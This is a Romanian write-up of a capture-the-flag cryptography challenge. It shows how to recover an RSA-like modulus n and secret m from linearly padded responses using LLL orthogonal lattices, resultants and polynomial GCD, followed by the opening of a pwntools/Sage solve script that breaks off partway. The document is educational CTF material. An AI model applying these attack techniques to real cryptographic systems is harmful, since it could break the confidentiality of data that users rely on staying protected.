Serverul raspunde la query-uri de forma:



$$res_i = (a_i m + b_i)^{xp} \bmod n$$

unde la fiecare query `a_i, b_i < 2^{100}` sunt random, iar `m` si `n` raman fixe pe runda.


Ideea atacului:
- folosim relatii liniare ascunse intre multe esantioane
- extragem vectori ortogonali cu `LLL` pe un lattice de forma `[I | Y]`
- obtinem multipli de `n`, apoi facem `gcd`
- in etapa 2 reconstruim subspatiul cubic util, apoi recuperam `a`, `b`, `n`, `m`

Dovada rezolvării

Date importante:
Din `main.py`:
- `bits = 1500`, deci `n = p*q` are aprox 3000 biti
- `k = 3`, deci `e = 3`
- se impune `p % 3 != 1` si `q % 3 != 1`
- maxim 50 query-uri pe runda
- etapa 1 cere `n`, etapa 2 cere `n` si `m`
Conditia `p % 3 != 1` garanteaza practic ca `gcd(3, phi(n)) = 1`, deci exista `d = 3^{-1} mod phi(n)`.


Pentru o runda cu `t` query-uri:
- `A = (a_i)`
- `B = (b_i)`
- `K = (k_i)`
- `A3 = (a_i^3)`
- `A2B = (3 a_i^2 b_i)`
- `AB2 = (3 a_i b_i^2)`
- `B3 = (b_i^3)`

Acum Etapa 1:
Serverul da:




$$s_i = (a_i m + b_i)^d \bmod n$$

Ridicam la puterea 3:



$$y_i = s_i^3 = a_i m + b_i + k_i n$$

Pe vectori:




$$Y = mA + B + nK$$

Deci `Y` sta intr-un subspatiu ascuns de dimensiune 3.

Latice ortogonale


Construim:



$$M = [I_t \mid 2^{2000} Y]$$


Un vector de forma `(v, 2^{2000} <v,Y>)` este scurt cand `<v,Y> = 0`.
LLL intoarce astfel multi vectori ortogonali pe `Y`.

Daca `w` e ortogonal pe `A` si `B`, atunci:



$$< w, Y >= n < w, K >$$

deci `<w,Y>` este multiplu de `n`.




$$n = \gcd(| < w_1, Y > |, | < w_2, Y > |, \ldots)$$

Practic:
1. colectam 40 query-uri
2. calculam `y_i = s_i^3`
3. rulam atacul ortogonal
4. trimitem `n`


Aceasta etapa trece stabil 5/5 runde.

Etapa 2:
Serverul da:




$$c_i = (a_i m + b_i)^3 \bmod n$$

Ridicare in `Z`:



$$c_i = a_i^3 m^3 + 3a_i^2 b_i m^2 + 3a_i b_i^2 m + b_i^3 - k_i n$$


Adica:



$$C = m^3 A3 + m^2 A2B + mAB2 + B3 - nK$$


Pare 5D, dar direct nu este stabil.

Folosim matrice ne-scalata:




$$M = [I_t \mid C], \quad t = 50$$

dupa LLL luam primele `t-4` randuri (fara ultima coloana), obtinem `W`, apoi:



$$N = \ker(W)$$


In practica iese dimensiune 4 si:



$$\ker(W) = \mathrm{span}(A3, A2B, AB2, K)$$

Deci `B3` este eliminat, raman exact directiile utile + `K`.


Vectorii `(A3_i, A2B_i, AB2_i)` satisfac relatia:



$$A2B_i^2 = 3A3_i AB2_i$$

Folosim coloanele lui `N` ca puncte proiective in `P^3`, construim matricea monomilor de grad 2, gasim cuadrica unica, apoi din matricea ei simetrica extragem o forma liniara `lambda`.


`ker(lambda)` da subspatiul de dimensiune 3 dorit. Mapam inapoi in spatiul sample-urilor si obtinem:



$$U = \mathrm{span}(A3, A2B, AB2)$$

Recuperare a_i

Cautam combinatii mici:




$$v = xU_0 + yU_1 + zU_2, \quad x, y, z \in [-20, 20]$$

Filtru:
- toate coordonatele sunt cuburi perfecte nenegative
- radacinile cubice au marime plauzibila

Cand trece filtrul, radacinile sunt candidati pentru `a_i`.

Recuperare b_i


Cautam vector pentru `A2B` in acelasi `U`:



$$cur_i = 3a_i^2 b_i$$

Conditii pe fiecare coordonata:
- `cur_i % (3a_i^2) == 0`
- `0 <= b_i < 2^{100}`

Apoi verificam consistenta suplimentara:




$$AB2_i = 3a_i b_i^2$$

si cerem ca `AB2` sa fie in `span(U)`.
Ramane de obicei 1-2 candidati `b`.


Recuperare n si m din candidatii (a,b)

Construim polinoame in `ZZ[x]`:




$$f_i(x) = (a_i x + b_i)^3 - c_i$$

La `x = m`, toate sunt 0 modulo `n`, deci:



$$n \mid \operatorname{Res}(f_i, f_j)$$


Facem gcd pe mai multe resultante si obtinem `n`.
Apoi in `Z_n[x]` facem gcd polinomial pe perechi. Cand gcd este liniar:



$$g(x) = ux + v \Rightarrow m = -vu^{-1} \bmod n$$

In solver am folosit gcd polinomial implementat manual (Euclid), fiindca in inel compus `Z_n` versiunea automata poate esua.

La final validam pe toate sample-urile:



$$(a_i m + b_i)^3 \bmod n = c_i$$

Daca trece pentru toate `i`, perechea `(n,m)` este corecta.

Etapa 2 are o capcana de I/O:
- daca trimiti 50 query-uri, bucla serverului se inchide natural
- daca mai trimiti `E` dupa cele 50, acel `E` poate fi citit la `input("n=")`

Fix corect:
- etapa 1: 40 query-uri si apoi `E`
- etapa 2: exact 50 query-uri, fara `E`

Acest fix a facut solverul stabil end-to-end.


Algoritm final pe scurt:

Etapa 1:
1. colecteaza 40 raspunsuri
2. cubeaza
3. extrage ortogonali cu LLL
4. gcd pe multipli -> `n`
5. trimite `n`


Etapa 2:
1. colecteaza 50 raspunsuri
2. construieste `W`, apoi `N = ker(W)`
3. separa directia `K` cu pasul cuadrica -> obtine `U = span(A3,A2B,AB2)`
4. recupereaza `a` din cuburi perfecte
5. enumera candidati `b` cu constrangeri de divizibilitate si interval
6. recupereaza `n` din resultante
7. recupereaza `m` din gcd polinomial modulo `n`
8. valideaza pe toate sample-urile
9. trimite `n,m`

Solve script:


```
from __future__ import annotations

import time
from itertools import combinations, product as iprod
from math import gcd

from pwn import args, context, log, process, remote
from sage.all import (
    QQ,
    Integer,
    PolynomialRing,
    ZZ,
    Zmod,
    lcm,
    matrix,
    prime_range,
    vector,
)

ROUNDS = 5
NUM_QUERIES_SIG = 40
NUM_QUERIES_ENC = 50
COMBO_BOUND = 20
B_BOUND = 2**100
QUERY_TOKEN = b"A"
END_TOKEN = b"E"
RECV_TIMEOUT = 30


def recv_res(io):
    deadline = time.time() + 120
    while time.time() < deadline:
        raw = io.recvline(timeout=RECV_TIMEOUT)
        if not raw:
            continue
        line = raw.decode(errors="ignore").strip()
        if line.startswith("res="):
            return int(line[4:])
    raise TimeoutError("timed out waiting for res=")


def collect_res(io, count, send_end=True):
    values = []
    for _ in range(count):
        io.sendline(QUERY_TOKEN)
        values.append(recv_res(io))
    if send_end:
        io.sendline(END_TOKEN)
    return values


def connect():
    if args.LOCAL:
        return process(["python3", "main.py"])
    host = args.HOST or "127.0.0.1"
```



